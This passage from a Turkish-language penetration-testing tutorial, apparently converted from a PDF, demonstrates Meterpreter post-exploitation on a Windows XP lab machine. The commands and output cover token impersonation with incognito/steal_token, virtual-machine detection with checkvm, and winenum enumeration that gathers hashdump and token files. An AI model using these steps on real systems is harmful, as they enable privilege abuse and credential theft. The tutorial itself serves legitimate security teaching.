1608 444 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\inetnfo.exe
1640 444 MDM.EXE x86 0 NT AUTHORITY\SYSTEM C:\Program Files\Common Files\Mic
rosoft Shared\VS7DEBUG\MDM.EXE
1660 444 mqtgsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqtgsvc.exe
1720 444 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\msdtc.exe
1876 444 tcpsvcs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\tcpsvcs.exe
1932 444 snmp.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\snmp.exe
2140 444 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\alg.exe

meterpreter > use incognito
Loading extension incognito...success.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > steal_token 1276
[-] stdapi_sys_config_steal_token: Operation failed: Access is denied.
meterpreter >

```

Bu işlem sırasında genellikle hata mesajı terminalde sizi karşılar, ancak sorun yoktur. İşlem gerçekleşmiştir. getuid komutunu kullanarak hedef sistemdeki mevcut yetkinizin değiştiğini gözlemleyebilirsiniz:

Kali Linux Terminal:

```
1 meterpreter > getuid
```

Çıktı:

```

root@kali: -
File Edit View Search Terminal Tabs Help
root@kali: -
444 400 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
456 400 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
488 444 mqsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqsvc.exe
604 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
612 1276 iexplore.exe x86 0 PENTEST-WINXP\pentest C:\Program Files\Internet Explore
r\iexplore.exe
668 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
736 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
772 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\svchost.exe
820 444 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\svchost.exe
1048 444 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1204 736 wscntfy.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\wscntfy.exe
1276 1216 explorer.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\Explorer.EXE
1424 1276 ctfmon.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\ctfmon.exe
1600 444 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\ineti
info.exe
1640 444 MDM.EXE x86 0 NT AUTHORITY\SYSTEM C:\Program Files\Common Files\Mic
rosoft Shared\WS7DEBUG\MDM.EXE
1660 444 mqtsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqtsvc.exe
1720 444 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\msdtc.exe
1876 444 tcpsvcs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\tcpsvcs.exe
1932 444 snmp.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\snmp.exe
2140 444 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\alg.exe

meterpreter > use incognito
Loading extension incognito...success.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > steal_token 1276
[-] stdapi_sys_config_steal_token: Operation failed: Access is denied.
meterpreter > getuid
Server username: PENTEST-WINXP\pentest
meterpreter >

```

Görüldüğü üzere sistemdeki seviyemiz SYSTEM'dan pentest kullanıcı hesabı düzeyine geçmiştir. Bu yapılan işlem ile aslında yetki düşürme işlemi yapılmış oldu, ancak aynı işlem tersinden de gerçekleştirilebilir. Buradaki amaç herhangi bir spesifik servisin sistemdeki yetkisine geçişi göstermektir.


i) Hedef Sistem Gerçek Bir Makina mı Yoksa Sanallaştırma Ortamındaki Bir Makina mı Tespiti

Bazen sızılan sistemler VMWare ya da VirtualBox gibi sanallaştırma ortamlarında açılmış sanal makineler olabilmektedir. Örneğin bu makalede üzerinde testler yapılan hedef sistem olan Windows XP, VirtualBox yazılımı içerisinde açılmış bir alanda çalıştırılmaktadır. Dolayısıyla bir sanal makinadır. Bir sistemin sanal makina olup olmadığını tespit etmek hedef network haritasındaki (topolojisindeki) yerimizi öğrenmek adına bir bilgi verir. Eğer sanal makinadaysak atlamamız gereken bir ana makina (yani sanal makinayı yazılım gibi çalıştıran gerçek makina) vardır. Ondan sonra hedef network'te atlamalar hayal edilebilir. Eğer hedef sistem direk gerçek makinaysa bu durumda işler biraz daha kolaylaşır. Sonuç olarak yol haritası belirlemek adına hedef sistem sanal mı gerçek mi bilgisini edinmek işlevseldir. Meterpreter payload'umuz yerleştiği hedef sistemi test eden bir komuta sahiptir. Aşağıdaki kodlamada öncelikle run (ve iki kere TAB) komutu ile nelerin meterpreter içerisinde çalıştırılabileceği gösterilmiştir. Ardından hedef sistemin sanal makina mı değil mi testini yapacak meterpreter içerisindeki betiğin kullanımı gösterilmiştir:

Kali Linux Terminal:


- 1 meterpreter > run // ve iki kere TAB tuşuna basılır
- 2 meterpreter > run checkvm

Çıktı:



```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: -
Impersonate_token Impersonate specified token
list_tokens List tokens available under current user context
snarf_hashes Snarf challenge/response hashes for every token

meterpreter > run
Display all 207 possibilities? (y or n)
run arp_scanner
run autoroute
run checkvm
run credcollect
run domain_list_gen
run dumplinks
run duplicate
run enum_chrome
run enum_firefox
run enum_logged_on_users
run enum_powershell_env
run enum_putty
run enum_shares
run enum_vmware
run event_manager
run file_collector
run get_application_list
run get_env
run get_filezilla_creds
run get_local_subnets
run get_pidgin_creds
run get_valid_community
run getcountermeasure
run getgui
run gettelnet
run getvncpw
run hashdump
run hostsedit
```




```

root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~
run domain_list_gen
run dumplinks
run duplicate
run enum_chrome
run enum_firefox
run enum_logged_on_users
run enum_powershell_env
run enum_putty
run enum_shares
run enum_vmware
run event_manager
run file_collector
run get_application_list
run get_env
run get_filezilla_creds
run get_local_subnets
run get_pidgin_creds
run get_valid_community
run getcountermeasure
run getgui
run gettelnet
run getvncpw
run hashdump
run hostsedit
run keylogrecorder
run killav
run metsvc
run migrate
run multi_console_command
--More--
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a Sun VirtualBox Virtual Machine
meterpreter >

```

Yukarıdaki resimden görebileceğiniz üzere hedef sistemin Sun (el değıştirme sonucu yeni adıyla Oracle) VirtualBox sanal makinasi olduđu anlaşılmıştır. Şayet hedef sistem sanal bir makina olmasaydı sizi şöyle bir çıktı karşılayacaktı:



```

meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] It appears to be physical host.

```

j) Hedef Sistem Hakkında İçerden Bilgi Toplama


Meterpreter komutu olan winenum komutu hedef sistemden toplanabilecek ne kadar bilgi varsa (örn; ps bilgisi, ortam değışkenleri(environment variables) listesi, kullanıcı hesapları listesi, yüklü yazılımların listesi, network interface'leri, route tablosu, arp girdileri,...) makinamıza dosyalar halinde getirir. Bu bilgiler bize hedef sistemi tam manasıyla tanıma ve bambaşka saldırılarda bulunma imkanı sunabilir. Aşğıda run winenum komutu ile hedef sistemden nasıl bilgi toplaması yapıldığı gösterilmiştir:

Kali Linux Terminal:

```
1 meterpreter > run winenum
```


Çıktı:

[Meterpreter'daki bilgi toplama betiđi tetiklenir]




```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 172.16.17.0:445...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/PENTEST-WINXP_20181015.4422/PENTEST-WINXP_20181015.4422.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/PENTEST-WINXP_20181015.4422
[*] Checking if PENTEST-WINXP is a Virtual Machine .....
[*] UAC is Disabled
[*] Running Command List ...
[*] running command cmd.exe /c set
[*] running command net accounts
[*] running command net view
[*] running command route print
[*] running command ipconfig /displaydns
[*] running command ipconfig /all
[*] running command arp -a
[*] running command netstat -ns
[*] running command netstat -nao
[*] running command netstat -vb
[*] running command tasklist /svc
[*] running command net group administrators
[*] running command net view /domain
[*] running command netsh firewall show config
[*] running command net localgroup administrators
[*] running command net localgroup
[*] running command net user
[*] running command net group
[*] running command net share
[*] running command net session
[*] running command gpresult /SCOPE USER /Z
[*] running command gpresult /SCOPE COMPUTER /Z
[*] Running WMIC Commands ....
[*] running command wmic nteventlog get path,filename,writeable
[*] running command wmic netclient list brief
```

[Bilgilerin toplandıđı dizin kopyalanır]



```
Kali (En Eski) [Running] - Oracle VM VirtualBox
Applications Places Mon Oct 15, 12:47 AM root
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
[*] This is a Sun VirtualBox Virtual Machine
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 172.16.3.120:445...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/PENTEST-WINXP_20181015.4422/PENTEST-WINXP_20181015.4422.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/PENTEST-WINXP_20181015.4422
[*] Checking if PENTEST-WINXP is a Virtual Machine .....
[*] UAC is Disabled
[*] Running Command List ...
[*] running command cmd.exe /c set
[*] running command net accounts
[*] running command net view
[*] running command route print
[*] running command ipconfig /displaydns
[*] running command ipconfig /all
[*] running command arp -a
[*] running command netstat -ns
[*] running command netstat -nao
[*] running command netstat -vb
[*] running command tasklist /svc
[*] running command net group administrators
[*] running command net view /domain
[*] running command netsh firewall show config
[*] running command net localgroup administrators
[*] running command net localgroup
[*] running command net user
[*] running command net group
[*] running command net share
[*] running command net session
[*] running command gpresult /SCOPE USER /Z
[*] running command gpresult /SCOPE COMPUTER /Z
[*] Running WMIC Commands ....
[*] running command wmic nteventlog get path,filename,writable
```


[Toplanan bilgiler listelenir]



```
root@kali:~# ls /root/.msf4/logs/scripts/winenum/PENTEST-WINXP_20181015.4422
arp_a.txt
cmd_exe_c_set.txt
gpresult_SCOPE_COMPUTER_Z.txt
gpresult_SCOPE_USER_Z.txt
hashdump.txt
ipconfig_all.txt
ipconfig_displaydns.txt
net_accounts.txt
net_group_administrators.txt
net_group.txt
net_localgroup_administrators.txt
net_localgroup.txt
net_session.txt
net_share.txt
netsh_firewall_show_config.txt
netstat_nao.txt
netstat_ns.txt
netstat_vb.txt
net_user.txt
net_view_domain.txt
net_view.txt
PENTEST-WINXP_20181015.4422.txt
programs_list.csv
route_print.txt
tasklist_svc.txt
tokens.txt
```

The screenshot shows a terminal window titled "Kali (En Eski) [Running] - Oracle VM VirtualBox". The terminal displays the output of the command `ls /root/.msf4/logs/scripts/winenum/PENTEST-WINXP_20181015.4422`. The output lists various files and directories. A red arrow points to the file `net_group_administrators.txt`. The background of the terminal window features the Kali Linux logo and the text "KALI LINUX" and "The quieter you become, the more you are able to hear".

[Toplanan bilgilerden bir tanesinin içeriđi ekrana basılır.]



```
root@kali: ~/msf4/logs/scripts/winenum/PENTEST-WINXP_20181015.4422
File Edit View Search Terminal Tabs Help
root@kali: -
root@kali: ~/msf4/logs/scripts/winenum/PENTEST-WINXP_20181015.4422# cat tokens.txt
*****
List of Available Tokens
*****

User Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
PENTEST-WINXP\pentest

User Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

Group Delegation Tokens Available
=====
BUILTIN\Administrators
NT AUTHORITY\LOCAL SERVICE
